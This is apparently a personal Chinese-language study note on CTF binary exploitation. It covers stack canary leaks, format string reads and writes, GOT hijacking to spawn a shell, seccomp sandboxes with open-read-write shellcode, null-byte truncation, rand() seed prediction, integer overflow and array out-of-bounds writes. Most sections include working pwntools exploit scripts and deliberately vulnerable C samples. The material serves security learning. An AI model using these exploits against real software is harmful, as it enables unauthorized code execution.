在程序的函数入口处中保存一个随机值(canary),溢出覆盖返回地址前必须先覆盖 canary;程序在返回时检测 canary 是否改变,若改变则触发异常。

Canary是从线程中获取的,每次进程重启的 Canary 都不同,无法静态获取,十六进制通常以 ‘\x00’ 结尾,例如:0x29a30f00。在同一次运行中,Canary 的值是不会变的,并且同一个进程中的不同线程的 Canary 是相同的,通过 fork 函数创建的子进程的 Canary 也是相同的

canary在ida中的表现形式
一般放在函数开头位置
在 64 位程序中,表示从 FS 段寄存器指向的线程本地存储(TLS)中读取一个 8 字节(QWORD)数据,通常为 FS:28h
v2 = __readfsqword(0x28u);
在 32 位程序中,表示从 GS 段寄存器指向的线程本地存储(TLS)中读取一个 4 字节(DWORD)数据,通常为 GS:14h
v2 = __readgsdword(0x14u);
通常 Canary 在栈中是位于 RBP 上方的 8 字节(与 RBP 相邻),但是 Canary 的位置不一定总是与 RBP 相邻
具体需要看变量v2的位置,变量v2的位置就是carry在栈中的位置

覆盖低字节输出 Canary
1
2
3
4
5
6
7
8
9
int i;
char buf[56];
v3 = __readfsqword(0x28u);
for ( i = 0; i <= 1; ++i )
{
read(0, buf, 0x200uLL);//只要buf能够溢出修改了carry一个变量即可
puts(buf);//puts不会根据buf的大小输出,而是输出到以 '\0' 作为字符串结束符
}
return __readfsqword(0x28u) ^ v3;

puts会一直打印直到遇到\x00,通过 puts 可泄露 Canary
然后在第二次循环的时候填充正确的 canary即可绕过canary机制

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
pay = b'A' * 0x38 + b'^'#小端排序下Canary 的 最高字节是 \x00,需要覆盖,他这个设计也是为了防止被打印出来
p.send(pay)

p.recvuntil(b'^')
##而对应的u64(),相当于p64()的解包,把 8 字节小端字节流还原成整数。
canary = u64(p.recv(7).rjust(8, b'\x00')) #获取前七个字节然后补0
print(canary)

pay = b'A' * 0x38
pay += p64(canary)
pay += b'A' * 0x8
pay += p64(backshell)

p.send(pay)
p.interactive()
格式化字符串泄露 Canary
1
2
3
4
5
6
7
8
9
10
11
12
13
void __noreturn ctfshow()
{
char buf[100]; // [esp+8h] [ebp-70h] BYREF
unsigned int v1; // [esp+6Ch] [ebp-Ch]

v1 = __readgsdword(0x14u);

memset(buf, 0, sizeof(buf));
read(0, buf, 0x64u);
printf(buf);

read(0, buf, 0x164u);//漏洞点
}

Canary在栈上直接就能用%P打印出来

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
# 高地址
# ┌──────────────┬────────────────────────────┬──────────────┬──────────────┐
# │ 地址 │ 内容 │ buf 下标 │ printf 参数 │
# ├──────────────┼────────────────────────────┼──────────────┼──────────────┤
# │ ebp+0x04 │ 返回 main 的地址 │ — │ arg35 │
# │ ebp+0x00 │ saved ebp(main 的 ebp) │ — │ arg34 │
# │ ebp-0x04 │ saved ebx │ — │ arg33 │
# │ ebp-0x08 │ padding │ — │ arg32 │
# │ ebp-0x0c │ canary │ — │ arg31 ★ │
# │ ebp-0x10 │ 0 │ buf[96..99] │ arg30 │
# 0
# │ ebp-0x6c │ "p\n\0\0" │ buf[4..7] │ arg7 │
# │ ebp-0x70 │ "%31$" │ buf[0..3] │ arg6 │
# │ ebp-0x74 │ 残留值 │ — │ arg5 │
# │ ebp-0x78 │ 残留值 │ — │ arg4 │
# │ ebp-0x7c │ 0x80486e5 │ — │ arg3 │
# │ ebp-0x80 │ 0x64 │ — │ arg2 │
# │ ebp-0x84 │ 残留值 │ — │ arg1 │
# │ ebp-0x88 │ format 指针 = ebp-0x70 │ — │ — │
# │ ebp-0x8c │ printf 的返回地址 │ — │ — │
# └──────────────┴────────────────────────────┴──────────────┴──────────────┘
# 低地址

from pwn import *

context.clear(arch='i386', os='linux')
io = process('./fmtstr2')

io.recvuntil(b'* Hint : Write any address !')
io.recvuntil(b'* *************************************')
io.recvline() # 吃掉星号行剩余的空格 + 换行

# 1. 格式化字符串泄露 canary
io.sendline(b'%31$p') #通过计算得到Canary是第31个参数
canary=io.recvline().strip() #现在获得了canary值,canary=0x2e43c400

# 2. 构造溢出 payload
payload = b'A' * offset
payload += p32(int(canary, 16)) # 因为小端排序,需要把 canary 转换为整数再用 p32 打包
payload += b'B' * 4
payload += p32(win)

p.send(pay)
p.interactive()

格式化字符串漏洞

在调用printf函数时, printf() 会严格的按照 format 参数所规定的格式逐个从栈中取出并输出参数,如果没有给出传参或者传入参数小于format 参数,就会开始依次打印栈中的数据
64位系统程序会先打印RDI,RSI,RDX,RCX,R8,R9,如果参数超过6个才将栈上地址视为参数地址

t01c42d0c078bc29dae

已知地址修改对应的值

32位

而printf() 将出现在 %n 之前的字符数量存储到对应的参数所指向的变量中,根据这个设定配合$位置参数,我们就可以实现任意可写数据修改

漏洞代码

1
2
3
4
5
6
7
int c = 789;
char s[100];
scanf("%s", s);
printf(s);
if (c == 16) {
puts("modified c.");
}

s是可控的我们想要修改c为16,

首先我们需要找到我们传入的s的值,存储在栈的什么地方

1
2
3
4
5
6
7
from pwn import*
p=remote("node5.buuoj.cn",28984)
PAYLOAD=b"AAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p"
p.sendline(PAYLOAD)
p.interactive()
##AAAA-0xffdda6bc-0x50-(nil)-0xf7ffa000-0xf7ffa918-0xffdda6c0-0xffdda7b4-(nil)-0xffdda754-0x2c-0x41414141-0x2d70252d-0x252d7025
#打印参数 1 2 3 4 5 6 7 8 9 10 11 12 13

可见在打印第11个传参时,开始出现我们传入的AAAA(0x41414141),所以我们可以确认第11个参数是可控的,即格式化字符串本身是在第11参数后开始输出的。后面的0x2d70252d其实就是-%p-

%11$n,就是把第11个参数当成指针地址,并计算之前输出的字符数存储到指针所指的位置

1
2
3
4
5
6
from pwn import *
p = remote("node5.buuoj.cn",28984)
x_addr = 0x0804A02C #c变量的地址
payload = p32(x_addr) +12*b"a"+ b"%11$n"
p.sendline(payload)
p.interactive()

这里第11个参数就是我们传入的c变量的地址,需要凑够16个字符,c变量的地址会被当成指针,更改这个指针所指向的值为16

pwntools对这个利用有封装
payload=fmtstr_payload(11, {x_addr:16})

64位

64位脚本编写和32位差别不大,但是需要注意的有两点

一是上面是32位寻找可控变量,如果是64位,为了对齐 64 位的参数槽大小需要改为AAAAAAAA-%p-%p-,并且因为打印出来的前5个变量都是寄存器,所以一般可控变量都在%6$附近

第二点就比较重要了
printf也属于字符串函数,c的字符串函数一般都存在 \0 截断的问题,这就要求我们在最终的payload里面不能有\x00,上面32位那个案例里面需要修改的变量地址为0x0804A02C恰好没有\x00,不然上面那个脚本还得改

程序的变量、.bss、GOT 等各段都在用户态地址上,Linux 的用户态地址空间落在低位规范地址范围里,但是x86-64 的低位规范地址上限是 0x00007FFFFFFFFFFF,这就使得64位变量地址一定会包含\x00,我们就需要把变量地址放到最后

1
2
3
4
5
6
7
8
9
10
11
target=0x6020CC

PAYLOAD=b"AAAAAAAA-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p" #探测发现从第6个变量开始可控
#b'AAAAAAAA-0x7ffd10e2d8a0-0x32-0x748296714932-0x74829681ca70-0x38df26b0-0x4141414141414141-0x252d70252d70252d-0x2d70252d70252d70-0x70252d70252d7025-0x252d70252d70252d-0xa70252d70252d70-0x7ffd10e2da58-0xb011991f2e3df500

#p64(0x6020cc)` = `\xcc\x20\x60\x00...`,所以我们需要把其放到最后,b"%10c%7$n"正好是8个字节,所以target的地址被放到第7个变量里面

#%10c表示把一个字符输出到宽度为 10 的字段里,默认右对齐,左侧用空格填充。%10c 和 10*b"A" 在输出效果上等价(都是 10 个字符)。 区别在于 %10c 只占 4 字节,能让「填充 +%7$n」正好凑成 8 字节
pay2= b"%10c%7$n" + p64(target)
#最终变量被改成10
# b"%7$n%10c" + p64(target)就是0
got劫持

利用条件

  1. 需要是动态链接:有 GOT/PLT,才能 printf@plt -> system@plt
  2. Partial RELRO:plt 可写
  3. non-PIE:printf@got、system@plt 地址要已知
  4. 第一个参数可控:被覆盖的函数在调用时第一个参数必须是一个可控的字符串,方便传入’/bin/sh’
1
2
3
4
5
 while (1) {
memset(buf, 0, 0x64);
read(0, buf, 0x64); // 每一轮重新读
printf(buf); // 参数是 buf 这个指针
}
1
2
3
4
5
# 2. 可控参数是6,printf 0x804a010 -> system 0x8048400
io.sendline(fmtstr_payload(6, {0x804a010: 0x8048400}, write_size='byte'))#修改printf的got为system的got地址
sleep(0.3) # 等到下一轮 printf
io.sendline(b'/bin/sh') #此时的printf(buf);就变成了system('/bin/sh')
io.interactive()

已知地址泄露对应的值

上面是利用printf() 的 %n特性实现了变量修改
而printf() 的 %s可以获取一个指针对应的值,%s用于打印字符串,会将对应参数视为 char *,打印指向的字符串

所以我们确定可控参数后就可以泄露任意地址对应的值

1
2
3
4
5
6
7
from pwn import *
p = process("./example1")
elf = ELF("./example1")
elf_got = elf.got['__isoc99_scanf'] # scanf 函数的在got表上的地址
payload = p32(elf_got) + "%4$s"#第4个参数可控,把第4个参数当成指针地址,从而获取值
p.sendline(payload)
p.interactive()

GOT 表项的值:该地址处存储的内容,才是 scanf 函数在运行时被解析后的真实内存地址

沙箱绕过

程序创建沙箱的方式

sandbox() 函数通常有两种方式开启沙箱:prctl 函数调用、seccomp 库函数

prctl(38, 1LL, 0LL, 0LL, 0LL)
当第一个参数为 38 时,表示禁用系统调用
第二个参数设置为 1,则禁用 execve 系统调用,对子进程同样生效
prctl(22,2, &v1)
当第一个参数为 22 时,表示设置沙箱规则,从而可以实现改变函数的系统调用
第二个参数设置为 1,只允许调用 read、write、_exit(not exit_group)、sigreturn 这几个 syscall。第二个参数设置为 2,过滤模式,通过参数 3 的结构体自定义过滤规则来对 syscall 进行限制

使用 seccomp() 函数调用开启的沙箱

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
__int64 sandbox()
{
__int64 v1; // [rsp+8h] [rbp-8h]

// seccomp 初始化,参数为 0 表示白名单模式,参数为 0x7fff0000U 则为黑名单模式
v1 = seccomp_init(0LL);
if ( !v1 )
{
puts("seccomp error");
exit(0);
}

// seccomp_rule_add 添加规则
// v1 对应上面初始化的返回值
// 0x7fff0000 即对应宏 SCMP_ACT_ALLOW,即白名单
// 第三个参数代表对应的系统调用号,0-->read / 1-->write / 2-->open / 60-->exit
// 第四个参数表示是否需要对对应系统调用的参数做出限制以及指示做出限制的个数,传 0 不做任何限制
seccomp_rule_add(v1, 0x7FFF0000LL, 2LL, 0LL);
seccomp_rule_add(v1, 0x7FFF0000LL, 0LL, 0LL);
seccomp_rule_add(v1, 0x7FFF0000LL, 1LL, 0LL);
seccomp_rule_add(v1, 0x7FFF0000LL, 60LL, 0LL);
seccomp_rule_add(v1, 0x7FFF0000LL, 231LL, 0LL);

// seccomp_load -> 将当前 seccomp 过滤器加载到内核中
if ( seccomp_load(v1) < 0 )
{
// seccomp_release -> 释放 seccomp 过滤器状态
// 但对已经 load 的过滤规则不影响
seccomp_release(v1);
puts("seccomp error");
exit(0);
}

return seccomp_release(v1);
}

ORW读取 flag 文件

下面是Shellcode 型题目

1
2
3
4
5
6
7
8
void (__fastcall *buf_1)(_QWORD); 
void (__fastcall *buf_2)(_QWORD);

buf_1 = (void (__fastcall *)(_QWORD))mmap(0LL, 0x1000uLL, 7, 34, -1, 0LL);//开辟一大块空间用于放shellcode
buf_2 = buf_1;
............//沙箱ORW规则设置
read_exact_constprop_0(buf_1, buf);
buf_2(buf_2);//调用shellcode

就是任意代码执行,然后使用 open、read、write:打开文件,将文件内容读取存储到某个位置,将文件内容打印出来
32 位 ORW 构造

1
2
3
4
5
6
7
8
context(os='linux', arch='i386', log_level='debug')

# 打开本地的flag文件
ORW = asm(shellcraft.open('/flag'))
# 文件描述符3:其它打开的文件,将 flag 内容写入到 data_address 地址处
ORW += asm(shellcraft.read(3, data_address, 0x50))
# 文件描述符1:输出到屏幕,打印地址 data_address 处存储的 flag 内容
ORW += asm(shellcraft.write(1, data_address, 0x50))

手写表示

1
2
3
4
5
6
ORW = ''' xor edx,edx; mov ecx,0; mov ebx,0x804a094; mov eax,5; int 0x80; '''
# read(fd, 0x804a094, 0x50)
ORW += ''' mov edx,0x50; mov ecx,ebx; mov ebx,eax; mov eax,3; int 0x80; '''
# write(1, 0x804a094, 0x50)
ORW += ''' mov edx,0x50; mov ebx,1; mov eax,4; int 0x80; '''
orw_shellcode = asm(ORW)

64 位 ORW 构造

1
2
3
4
5
6
7
8
context(os='linux', arch='amd64', log_level='debug')

# 打开本地的flag文件
ORW = asm(shellcraft.open('/flag'))
# 文件描述符3:其它打开的文件,将 flag 内容写入到 data_address 地址处
ORW += asm(shellcraft.read(3, data_address, 0x50))
# 文件描述符1:输出到屏幕,打印地址 data_address 处存储的 flag 内容
ORW += asm(shellcraft.write(1, data_address, 0x50))

手写表示

1
2
3
4
5
6
# fd = open('/flag', 0) 
ORW = ''' xor rdx,rdx; mov rsi,0; mov rdi,0x804a094; mov rax,2; syscall; '''
# read(fd, 0x804a094, 0x50)
ORW += ''' mov rdx,0x50; mov rsi,rdi; mov rdi,rax; mov rax,0; syscall; '''
# write(1, 0x804a094, 0x50)
ORW += ''' mov rdx,0x50; mov rdi,1; mov rax,1; syscall; '''

字符串 \0 截断

c 的字符串函数依赖 ‘\0’ 作为结束符,而底层输入函数按字节读取,不把 ‘\0’ 当特殊字符。这种“输入”与“处理”的语义错位,正是许多安全漏洞的根源。

案例

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
/* 1. strlen 截断:长度检查被绕过,后续拷贝溢出 */
char buf[16], dst[16];
read(0, buf, 64); // 输入 "AAA\0" + 50 个 'B'
if (strlen(buf) > 15) // strlen 在 '\0' 处停下,返回 3,检查通过
return -1;
strcpy(dst, buf); // 实际拷贝 50+ 字节 → 栈溢出

/* 2. strncpy 遇 '\0' 停止拷贝,剩余字节全填 '\0' */
char dst[8];
strncpy(dst, "AB\0CD", 8);
// dst = {'A','B','\0','\0','\0','\0','\0','\0'}
// "CD" 永远不会被拷贝,dst 剩余部分被 '\0' 填满
// 若 dst 本应承载二进制数据,数据即被静默破坏

/* 3. fgets 本身不把 '\0' 当终止符,但后续字符串函数会截断 */
char buf[64];
fgets(buf, sizeof(buf), stdin); // 输入 "admin\0garbage\n"
// fgets 按字节读,'\0' 只是普通字节,它会继续读到 '\n' 才停
if ( strcmp(buf, "admin") )// 但 strcmp 在 '\0' 处停止 → 比较相等,进入else
{
puts("nonono");
exit(1);
}

这是系统底层设计,大二的时候我们写汇编代码的时候字符串也是要求必须以\00结尾,不然会连读
但是c的内存操作函数,如memcpy就不会出现字符串 \0 截断

例如strlen_ifunc(p_n0x48) <= 0x20,那么我们就可以在33开始使用\0 截断

payload = 32 * b'a' + 32 * b'\x00'+p64(REPAIR_COMPLETE)
当然如果字符串开头没有检测的化也可以在开头就截断,这时len=0

1
2
3
payload  = b'\x00'                      # ★ 让 strlen(buf1) = 0
payload += b'A' * (0x40 - 1) # 填到函数指针槽之前
payload += p64(REPAIR_COMPLETE) # ★ 覆盖 [rbp-0x10]

伪随机数

伪随机数:由一个确定性算法从初始状态(种子)出发,按固定递推关系产生、统计上近似随机的数列。
c的随机数rand和php随机数函数mt_rand()一样都是伪随机数,只要种子一样,生成的数字序列也一样

因为Python 的 random 和 glibc 的 rand() 是两个完全无关的算法,同样的种子结果毫无关系。
所以在编写脚本的时候,我们需要使用ctypes调用本地的c库里面的rand函数

1
2
3
4
5
6
7
8
# ---------------- leve3:猜数字 srand(time(0)); rand()%60 ----------------
io.recvuntil(b"guess a number between 0 and 59:")
libc = ctypes.CDLL("libc.so.6")# 加载本机的时间,实际映射的文件: /usr/lib/x86_64-linux-gnu/libc.so.6
libc.srand(libc.time(0)) #使用本机时间作为随机数种子
io.sendline(str(libc.rand() % 60).encode()) #生成实时随机数

# ---------------- 猜对 -> getshell() = system("/bin/sh") ----------------
io.interactive()

整数溢出

原码反码补码

现代计算机的运算器通常以加法器为核心,没有减法器从而简化复杂度。为了用统一的加法电路处理正负数,需要为有符号整数规定二进制编码。
原码、反码、补码是历史上三种有符号整数表示方案。最终补码成为现代通用计算机中有符号整数的主流表示。原码和反码在现代通用整数运算中已很少作为存储和运算格式

原码:将整数的二进制形式表示出来,最高位作为符号位

0001+0010=0011,1+2=3;
0000+1000=1000,+0+(-0)=-0;
0001+1001=1010,1+(-1)=-2
可见原码只适用于正数的加法,无法处理正数与负数相加,或负数与负数相加

反码:正数的反码还是等于原码;负数的反码就是它的原码除符号位外,按位取反

0001+1110=1111,1+(-1)=-0;
0001+1101=1110,1+(-2)=-1
需要循环进位:最高位进位不能简单丢弃,必须加回最低位。
0010+1110=10000,循环进位0001 2+(-1)=1
1110+1100=11010,循环进位1011 (-1)+(-3)=-4。
反码存在的问题:
存在两个零:0000 是 +0,1111 是 -0,比较和判断要额外处理。
硬件上可以实现:把进位输出接回进位输入即可实现循环进位,但比补码多这一点逻辑;加上双零问题,整体不如补码简洁。

补码:正数的补码等于它的原码;负数的补码可以理解为反码+1

0111+1000=1111,7+(-8)=-1
0001+1111=10000,丢最高进位得0000,1+(-1)=0;
0010+1111=10001,丢最高进位得0001,2+(-1)=1;
1111+1101=11100,丢最高进位得1100,(-1)+(-3)=-4;

四位二进制补码的范围是-8 ~ +7,但是四位二进制原码和反码范围:-7 ~ +7
补码额外多出的那个最小负数,在同位数原码/反码中没有表示,就不能套用“反码+1”,所以负数的补码不一定等于反码+1

其实上面的定义只是巧合,就是负数的补码正好就是其对应的反码+1而已。补码的本质可以定义为整数在模 2^n 下的同余表示

如 4 位补码的计算如下所示

-1 mod 16 = 15 = 1111,所以 -1 的 4 位补码是 1111
-2 mod 16 = 14 = 1110,所以 -2 的 4 位补码是 1110
-3 mod 16 = 13 = 1101,所以 -3 的 4 位补码是 1101
-8 mod 16 = 8 = 1000,所以 -8 的 4 位补码是 1000
+7 mod 16 = 7 = 0111,所以 +7 的 4 位补码是 0111

实例

溢出

溢出例子:
0111+0001=1000,同号相加结果异号,溢出,7+1=8超出4位补码范围;
1000+1111=10111,丢最高进位得0111,同号相加结果异号,溢出,(-8)+(-1)=-9超出4位补码范围;

有符号/无符号整数转换漏洞

如 read、memcpy 等函数的长度参数一般都是无符号整数,如果程序把一个有符号负整数传进去,它会被隐式转换成巨大的无符号值

32位示例如下

1
2
3
4
5
6
7
8
int len;
read(0, &len, 4); // 读入攻击者控制的长度

if (len < 64) { // 有符号比较:-1 < 64 为真,检查通过
char buf[64];
//-1 mod 2^32 = 2^32 - 1 = 0xFFFFFFFF
read(0, buf, len); //(unsigned int)n32=4294967295 = 0xFFFFFFFF
}
整数截断

当变量赋值时,将一个大变量赋给一个小变量,如果大变量的值超过了小变量的范围,就会低位截断

1
2
3
4
5
6
7
8
9
10
unsigned __int8  n0x60;   // 8 位 = 1 字节,范围 0 ~ 255
unsigned __int64 number; // 64 位 = 8 字节,范围 0 ~ 2^64-1

n0x60 =number; //当number大于255时就会截断,number=256=0x100,n0x60=0x00
//number=264=0x108,n0x60=0x08

if ( n0x60 <= 0x60u )
{
read_exact(0LL, v4, number);
}

数组越界

栈是由高往低增长的,而数组的存储是由低位往高位存的,如果越界的话,会把当前函数的ebp 和下一跳的指令
地址覆盖掉

1
2
3
4
5
6
7
8
9
10
11
12
13
14
void __cdecl vuln()
{
unsigned __int64 value; // [rsp+0h] [rbp-30h] BYREF
__int64 index; // [rsp+8h] [rbp-28h] BYREF
unsigned __int64 buf[4]; // [rsp+10h] [rbp-20h]

puts("stack array out-of-bounds demo");
puts("input index:");
__isoc99_scanf("%ld", &index);
puts("input value:");
__isoc99_scanf("%lx", &value);
buf[index] = value;
puts("done");
}
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import sys

from pwn import *
context(arch='amd64', os='linux', log_level='info')
BIN = './array0'

INDEX = 5 # arr[5] == 返回地址
TARGET = 0x40119E # system 的栈地址

io = process(BIN)

io.sendlineafter(b'input index:', str(INDEX).encode())
io.sendlineafter(b'input value:', hex(TARGET)[2:].encode()) # scanf("%lx").去掉 0x 前缀,scanf("%lx") 读十六进制字符串

io.interactive()

堆缓冲区溢出